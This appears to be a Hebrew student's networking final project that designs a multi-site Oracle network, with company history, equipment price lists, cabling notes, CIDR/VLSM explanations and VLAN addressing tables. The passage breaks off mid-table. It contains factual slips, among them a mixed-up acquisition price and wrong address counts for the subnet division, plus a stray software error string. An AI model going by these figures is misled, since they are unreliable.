פרויקט גמר הנדסאים מערכות תקשוב

מגיש: נועם אלום

ת"ז: 327741104

מכללה: הראל

מנחה ומנהל המכללה: יואל כהן

שנה"ל: 2024-2025

מכללה טכנולוגית הראל

תוכן עניינים

תוכן עניינים ... 1
מבוא ... 3
אודות החברה ... 4
מיקום על המפה ... 5
ציודים בארגון ... 10
מדיה קווית ... 18
VLSM ו CIDR ... 21
טבלת פרפיקסים ... 23
ת הכתובותוקחל ... 24
חלוקת שמות ... 28
בנייני החברה ... 29
טופולוגיות פשוטות - אירופה, יפן ווירג'יניה ... 30
קליפורניה - יתירה טופולוגיה ... 33
VLAN ... 36
VTP ... 40
Vlan hopping ... 43
Router on a stick ... 47
DHCP ... 49
DHCP Spoofing מתקפת ... 53
Port Security ... 58
פרוטוקול STP ... 61
STP load balancing ... 63
מתקפתBPDU DOS ... 65
Etherchannel ... 67
HSRP פרוטוקול ... 69
DTP ... 72
Telnet ... 75
SSH ... 76
שרת DNS ... 78
שרתHTTP ... 81
שר תDHCP ... 82

שרת AAA *84*

שרת FTP *86*

שרת Mail *88*

שרת Syslog *91*

מבוא

אורקל (**Oracle Corporation**) היא חברת טכנולוגיות מחשב אמריקאית בינלאומית מהגדולות בעולם וכיום מבוססת בארצות הברית, אוסטין טקסס.

אורקל נוסדה בשנת 1977 על ידי לארי אליסון יחד עם שותפיו בוב מיינר ואד אוטס תחת השם SDL או בשמה המלא "**Software Development Laboratories**".

כמו כן, **Software Development Laboratories** לאחר מכן שינה את שמה אל "**Relational Software, Inc**" ב1979 ואז שוב אל "**Oracle Systems Corporation**" ב 1983 בכדי להתאים את עצמה יותר אל מוצר הדגל שלה **Oracle Database**.

לאחר כמה שנים (1989), אורקל העבירה את המשרדים הראשיים שלה אל חופי רדווד סמוך אל העיר רדווד קליפורניה ופעם האחרונה **Oracle Systems Corporation** שינתה את שמה סופית אל **Oracle Corporation** (כמו שאנחנו מחירים אותה כיום).

חלק מן ההצלחה של אורקל בתקופה זו הייתה כתוצאה מהשימוש בשפת **C**, שפה הנתמכת בשלל מערכות הפעלה וקלה לתמרון והתאמה למערכות אחרות.

אורקל המשיכה בדרכה להצלחה בכך שרכשה מספר חברות הכוללות את **PeopleSoft, Siebel, BEA Systems** ועוד, ובניסיון להתמודד עם **Amazon Web Services** ומוצריו אורקל הכריזה על שיתוף פעולה עם חברה יריבה לשעבר **Microsoft** השיתוף פעולה כלל חיבור ישיר בין החברות, דבר שנתן ללקוחות לשמור מידע גם על מערכות מחשוב בענן ולהריץ תוכנות ב**Oracle** או Azure.

בהמשך דרכה אורקל הכריזה על מעברה אל אוסטין טקסס (היכן שהיא נמצאת כיום), ושנה לאחר מכן ביצעה כמה פעולות עסקיות מעניינות כגון הרכישה של חברת **Cerner** ויום לאחר מכן רכישה של **Federos**, בינה מלאכותית יחד עם כלי אוטומציה למען שיפור ביצועי תקשורת אשר עלתה 28.3 ביליון דולר במזומן.

אורקל מציעה מרחב רב של מוצרים הכולל **תוכנות בסיסי נתונים**, **שירותי ענן**, **תוכנות ארגוניות**, **EPM** ו- **SCM**

אודות החברה

Oracle דוגלת ברצון העז לתת מענה לכל שירות טכנולוגי ו**ללא נמצאו ערכי אינדקס.**ספק פתרונות חדשניים שמתאימים לצרכים המיוחדים של לקוחותיה.

החברה מתמקדת בשיפור ביצועים, אוטומציה של תהליכים, וניהול נתונים בצורה חכמה ובטוחה, עם מגוון רחב של מוצרים ושירותים, Oracle שואפת להקל על הארגונים להתמודד עם אתגרים טכנולוגיים ולשפר את הפרודוקטיביות והיעילות של צוותיהם.

יתרונות של Oracle

יכולת Scalability

אחד היתרונות הבולטים של אורקל הוא היכולת להתרחב בקלות, המערכות שלה מתוכננות כך שהן יכולות להתאים את עצמן לצרכים המשתנים של הארגון, דבר שמאפשר גמישות רבה.

אבטחת מידע

אורקל משקיעה רבות באבטחת המידע, עם פתרונות מתקדמים שמגנים על נתונים מפני גישה לא מורשית, זהו יתרון קריטי בעידן שבו המידע הוא אחד הנכסים החשובים ביותר.

ביצועים גבוהים


הטכנולוגיות של אורקל ידועות בביצועים המרשימים שלהן, במיוחד כשמדובר בניהול כמויות גדולות של נתונים.
זה מאפשר לארגונים לפעול בצורה יעילה יותר.

פתרונות בענן

עם המעבר לענן, אורקל מציעה מגוון שירותים שמאפשרים לעסקים להפעיל את היישומים והנתונים שלהם בסביבה גמישה ומודרנית, פתרונות אלה תורמים להפחתת עלויות ולשיפור היעילות.


מיקום על המפה

ארצות הברית




ORACLE

אירופה



אסיה ואוסטרליה

כולם ביחד:



USA

תרשים ארגוני

Arizona Phoenix

- SERVERS
- Asset Management
- HR
- Business Development
- QA
- Accounting
- RND

Virginia Ashburn

- SERVERS
- RND
- SALES
- QA

California-San-Jose

- SERVERS
- Corporate Communications
- Creative Services
- Customer Service

EUROPE

תרשים ארגוני

Germany Frankfurt

- SERVERS
- Engineering
- Accounting
- General Management

Italy Milan

- SERVERS
- Human Resources
- Technology
- Investor Relations

Spain Madrid

- SERVERS
- Legal
- Marketing
- Operations

ASIA

תרשים ארגוני

Australia Sydney

- SERVERS
- Product Management
- Production
- Project Management Office

India Mumbai

- SERVERS
- Sourcing
- Quality Assurance
- Risk Management

Japan Tokyo

- SERVERS
- Sales
- Strategic Initiatives & Programs
- Technology

ציודים בארגון

מחשב

שם	ערך	מחיר בשקלים
מעבד	Intel Core i5	800
זיכרון RAM	16GB DDR4	150
דיסק קשיח	SSD 512GB NVMe	200
כרטיס גרפי	NVIDIA GTX 1660	800
מערכת הפעלה	Windows 10	300
שאר רכיבים	לוח אם, ספק כוח, מארז	725

סך הכל 2,975 שקל חדש

מחשב נייד

שם	ערך	מחיר בשקלים
מעבד	Intel Core i5	800
זיכרון RAM	16GB DDR4	150
דיסק קשיח	SSD 512GB NVMe	200
כרטיס גרפי	NVIDIA GTX 1660	800
מערכת הפעלה	Windows 10	300
שאר רכיבים	לוח אם, ספק כוח, מארז	725

סך הכל 2,975 שקל חדש

שרת

שם	ערך	מחיר בשקלים
מעבד	Intel Xeon	1,200
זיכרון RAM	32GB DDR4	300
דיסק קשיח	2TB HDD	200
מערכת הפעלה	Windows Server	500
שאר רכיבים	לוח אם, ספק כוח, מארז	2,800

סך הכל 4,000 שקל חדש

Cisco 1941

שם	ערך	מחיר בשקלים
חיבורים	4 פורטים Ethernet	400
ניהול	CLI	100
תמיכה בפרוטוקולים	OSPF, EIGRP, BGP, etc	300
יכולת הרחבה	חיבור מודולים נוספים	0

סך הכל 800 שקל חדש

ORACLE

Cisco 3650 24PS

ORACLE

שם	ערך	מחיר בשקלים
פורטי PoE	24	3,000
ניהול	CLI	500
יכולת ניהול	Smart Call Home	400
תמיכה בסטנדרטים	IEEE 802.3af/at	300

סך הכל 4,200 שקל חדש

Cisco 2960-24TT

שם	ערך	מחיר בשקלים
פורטים	24	1,200
ניהול	CLI	200
יכולת ניהול	מתג בסיסי	300
שאר רכיבים	מכסים, חלקי החלפה	50

סך הכל 1,750 שקל חדש

Cisco Router 7200

שם	ערך	מחיר בשקלים
פורטים	11	2,000
ניהול	GUI+CLI	1,000
יכולת ניהול	נתב מתקדם	1,500
שאר רכיבים	מכסים, חלקי החלפה	1,200

סך הכל 5,700 שקל חדש

Cisco catalyst 6500

שם	ערך	מחיר בשקלים
פורטים	24	2,200
ניהול	GUI+CLI	1,000
יכולת ניהול	מתג מתקדם	1,500
שאר רכיבים	מכסים, חלקי החלפה	50

סך הכל 4,750 שקל חדש

מדיה קווית

למדיה הקווית יש שתי סוגים, כבלי נחושת וכבלים מבוססי אור.

משפחת כבלי הנחושת:

בכבלים מבוססי נחושת המידע מועבר בעזרת זרמים חשמליים שכן יש שתי סוגים של ביטים 1 ו- 0, כאשר יש זרם הביט יהיה שווה 1 וכאשר אין זרם הביט יהיה שווה 0.

TP:


או בשמו המלא Twisted-pair בא בכמה צורות.

1. STP: הוא כבל בעל ארבע זוגות גידים (שמונה גידים בכולל) בו כל בכל זוג הגידים שזורים וכל זוג מסוכך דבר התורם רבות בהגנה נגד הפרעות אלקטרומגנטיות.

   כבל זה משתמש בחיבור RJ45.

2. UTP: הוא כבל זוג שזור ללא הגנה כל שהיא נגד הפרעות אלקטרומגנטיות חוץ מהעובדה שהוא שזור (דבר העוזר במניעת הפרעות אלו).

   כבל זה משתמש בחיבור RJ45.




ORACLE

:COAX

כבל קואקסיאלי הוא כבל תקשורת חשמלי המכיל שתי שכבות מוליכות המבודדות זו מזו, אחת מהן היא בצורת גליל חלול והשנייה גליל אטום המושחל בגליל הראשון.

מבנה זה מאפשר ביטול השדה האלקטרומגנטי שיוצרת זרימת החשמל בכל אחת מהשכבות, בתנאי שבשכבות עובר אותו אות חשמלי, בכיוונים מנוגדים.

כבל קואקסיאלי משמש בתקשורת קווית לשם העברת מידע בתדר גבוה כגון סרטים, מצלמות אבטחה, רדיו וכו.



כבלים מבוססי אור:

הם כבלים המורכבים מליבה, מעטפת, ושכבת מגן והמידע עובר בעזרת אותות אור כאשר 1 שווה ליש אור ו0 שווה לאין אור.

קיימים כיום שתי סוגים של כבלים מבוססי אור.


הראשון Single-Mode, והשני Multi-Mode:

1. Single-Mode: הם סיבים בהם מועבר מידע באופן יחיד על מנת למנוע הפרעות ולהגיע למרחקי שידור ארוכים.

בסיבים אלו אפשר להעביר מידע למרחקים של מעל 100 קילומטר והם נפוצים בעיקר ברשתות WAN.

2. Multimode: הם סיבים בהם מועבר מידע בכמה דרכים במקביל, שיטה זו מוגבלת למדי מכיוון שבסיב כזה קיימים מספר מסלולים בהם יכול האור לעבור ולכן פולס אור קצר בכניסה ימרח במוצא דבר המגביל את קצב התקשורת בסיב ואת מרחק השידור.

סיבי multimode זולים וקלים לייצור ולכן הם בשימוש ביישומים שבהם לא נדרש רוחב פס גבוה, בסיבים אלו משתמשים להעברת מידע למרחקים של 300 עד 500 מטר והם נפוצים בשימוש במיוחד ברשתות מקומיות ובתוך בניינים או בין בניינים סמוכים.



VLSM / CIDR

: CIDR

CIDR משמש בכדי לחסוך בכתובות **IP** על ידי שימוש בכתובת אחת למספר רשתות באמצעות המסכת רשת.
העיקרון שלו הוא לקצור ביטים מתוך השדה של ההוסטים ולשנות את ה-0 ל-1 בהתאם לפריפיקס.
למשל, המסכת רשת של **192.168.1.22/26**, תהיה:

```
255.255.255.192
```

בביטים:

```
11111111 11111111 11111111 11000000
```

ניתן לראות ששתי ביטים נלקחו מתוך שדה ההוסטים.

ORACLE

עכשיו נותרו לנו 6 ביטים לשימוש, 4 חלוקות שונות של הכתובת ו- 64 כתובות בכל חלוקה (רשת).

כלומר, הפרטים של הכתובת שלנו יהיו:

חלוקה	הוסט	רשת	broadcast	מסיכת רשת
1	192.168.1.22	192.168.1.0	192.168.1.63	255.255.255.192

ניתן לדעת זאת בעזרת הנוסחה הבאה:

- **2^2 = 4**, כלומר **4** חלוקות. **<- עבור 2 ביטים שנלקחו.**
- **2^6 = 64**, כלומר **64** כתובות בכל חלוקה. **<- עבור 6 ביטים פנויים.**

- נבין שהחלוקה היא ה**ראשונה**. **<- המחשב הוא 22 ו-22 קטן מ-64.**


:VLSM

VLSM משמש לחלוקת כתובות ללא חלקים שווים, בניגוד ל- **CIDR**, והוא פועל באותו אופן בדיוק.
ניתן לחשב **VLSM** על ידי השוואת מספר ההוסטים הנדרשים לטבלת ביטים מהמספר הגבוה ביותר לנמוך:

- **שרתים:** 63
- **מחשבים:** 58
- **טלפוני אי פי:** 10
- **מחלקת מחירות:** 7

ערך מקום	63	58	10	7
128	תואם			
64		תואם		
32				
16			תואם	תואם
8				
4				

כמות ההוסטים הנדרשת **קטנה** מערך **המקום פחות 2** (לכתובות broadcast ורשת).
לאחר שנחשב איזה ערך מקום עלינו להשתמש, נוכל להשוות אותו לטבלת פריפיקסים בעמוד הבא ולקחת את הפריפיקס המתאים לערך המקום הזה.




טבלת פרפיקסים

	Addresses	Hosts	Netmask	Amount of a Class C
/30	4	2	255.255.255.252	1/64
/29	8	6	255.255.255.248	1/32
/28	16	14	255.255.255.240	1/16
/27	32	30	255.255.255.224	1/8
/26	64	62	255.255.255.192	1/4
/25	128	126	255.255.255.128	1/2
/24	256	254	255.255.255.0	1
/23	512	510	255.255.254.0	2
/22	1024	1022	255.255.252.0	4
/21	2048	2046	255.255.248.0	8
/20	4096	4094	255.255.240.0	16
/19	8192	8190	255.255.224.0	32
/18	16384	16382	255.255.192.0	64
/17	32768	32766	255.255.128.0	128
/16	65536	65534	255.255.0.0	256

חלוקת הכתובות

במהלך הפרויקט הכתובת המנחה תהיה 172.18.0.0/16.

בפרויקט ישנם שלושה אזורים, ולכן בחרתי לקחת שני ביטים מהמרחב של המארחים (host) על מנת ליצור 4 חלקות שוות של 64 כתובות (בעצם פרפיקס 18), ואף ליצור הכנה לעתיד, שכן אחת המחלקות לא בשימוש.



זו האופציה האידיאלית עבורי, אם הייתי לוקח פחות ביטים, לא היו מספיק מחלקות, ואם הייתי לוקח יותר זה היה גורם לבזבוז של כתובות.

בכל אזור שלוש בניינים, לכן בחרתי להקצות 16 כתובות לכל בניין על ידי לקיחת 2 ביטים נוספים מהמארחים.

אירופה – 172.18.0.0/18

continent	building	floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
EU - 172.18.0.0/18	Germany-Frankfurt - 172.18.0.0/20	0	SERVERS	100	172.18.0.0	255.255.254.0	/23	172.18.1.254	172.18.1.255	Static
		1	Engineering	20	172.18.2.0	255.255.254.0	/23	172.18.3.254	172.18.3.255	Dynamic
		2	Accounting	30	172.18.4.0	255.255.254.0	/23	172.18.5.254	172.18.5.255	Dynamic
		3	General Management	40	172.18.6.0	255.255.254.0	/23	172.18.7.254	172.18.7.255	Dynamic
	Italy-Milan - 172.18.16.0/20	0	SERVERS	100	172.18.16.0	255.255.254.0	/23	172.18.17.254	172.18.17.255	Static
		1	Human Resources	20	172.18.18.0	255.255.254.0	/23	172.18.19.254	172.18.19.255	Dynamic
		2	Technology	30	172.18.20.0	255.255.254.0	/23	172.18.21.254	172.18.21.255	Dynamic
		3	Investor Relations	40	172.18.22.0	255.255.254.0	/23	172.18.23.254	172.18.23.255	Dynamic
	Spain-Madrid - 172.18.32.0/20	0	SERVERS	100	172.18.32.0	255.255.254.0	/23	172.18.33.254	172.18.33.255	Static
		1	Legal	20	172.18.34.0	255.255.254.0	/23	172.18.35.254	172.18.35.255	Dynamic
		2	Marketing	30	172.18.36.0	255.255.254.0	/23	172.18.37.254	172.18.37.255	Dynamic
		3	Operations	40	172.18.38.0	255.255.254.0	/23	172.18.39.254	172.18.39.255	Dynamic

172.18.0.0/20 – Germany-Frankfurt

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	100	172.18.0.0	255.255.254.0	/23	172.18.1.254	172.18.1.255	Static
1	Engineering	20	172.18.2.0	255.255.254.0	/23	172.18.3.254	172.18.3.255	Dynamic
2	Accounting	30	172.18.4.0	255.255.254.0	/23	172.18.5.254	172.18.5.255	Dynamic
3	General Management	40	172.18.6.0	255.255.254.0	/23	172.18.7.254	172.18.7.255	Dynamic

172.18.16.0/20 – Italy-Milan

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	100	172.18.16.0	255.255.254.0	/23	172.18.17.254	172.18.17.255	Static
1	Human Resources	20	172.18.18.0	255.255.254.0	/23	172.18.19.254	172.18.19.255	Dynamic
2	Technology	30	172.18.20.0	255.255.254.0	/23	172.18.21.254	172.18.21.255	Dynamic
3	Investor Relations	40	172.18.22.0	255.255.254.0	/23	172.18.23.254	172.18.23.255	Dynamic

172.18.32.0/20 – Spain-Madrid

floor	Department	Vlan	network	subnet mask	prefix	default gateway	broadcast	ip type
0	SERVERS	100	172.18.32.0	255.255.254.0	/23	172.18.33.254	172.18.33.255	Static
1	Legal	20	172.18.34.0	255.255.254.0	/23	172.18.35.254	172.18.35.255	Dynamic
2	Marketing	30	172.18.36.0	255.255.254.0	/23	172.18.37.254	172.18.37.255	Dynamic
3	Operations	40	172.18.38.0	255.255.254.0	/23	172.18.39.254	172.18.39.255	Dynamic

172.18.64.0/18 – אסיה ואוסטרליה

AS - 172.18.64.0/18	Australia-Sydney - 172.18.64.0/20	0	SERVERS	101	172.18.64.0	255.255.254.0	/23	172.18.65.254	172.18.65.255	Static
		1	Product Management	20	172.18.66.0	255.255.254.0	/23	172.18.67.254	172.18.67.255	Dynamic
		2	Production	30	172.18.68.0	255.255.254.0	/23	172.18.69.254	172.18.69.255	Dynamic
		3	Project Management Office	40	172.18.70.0	255.255.254.0	/23	172.18.71.254	172.18.71.255	Dynamic
	India-Mumbai - 172.18.80.0/20	0	SERVERS	101	172.18.80.0	255.255.254.0	/23	172.18.81.254	172.18.81.255	Static
		1	Sourcing	20	172.18.82.0	255.255.254.0	/23	172.18.83.254	172.18.83.255	Dynamic
		2	Quality Assurance	30	172.18.84.0	255.255.254.0	/23	172.18.85.254	172.18.85.255	Dynamic
		3	Risk Management	40	172.18.86.0	255.255.254.0	/23	172.18.87.254	172.18.87.255	Dynamic
	Japan-Tokyo - 172.18.96.0/20	0	SERVERS	101	172.18.96.0	255.255.254.0	/23	172.18.97.254	172.18.97.255	Static
		1	Sales	20	172.18.98.0	255.255.254.0	/23	172.18.99.254	172.18.99.255	Dynamic
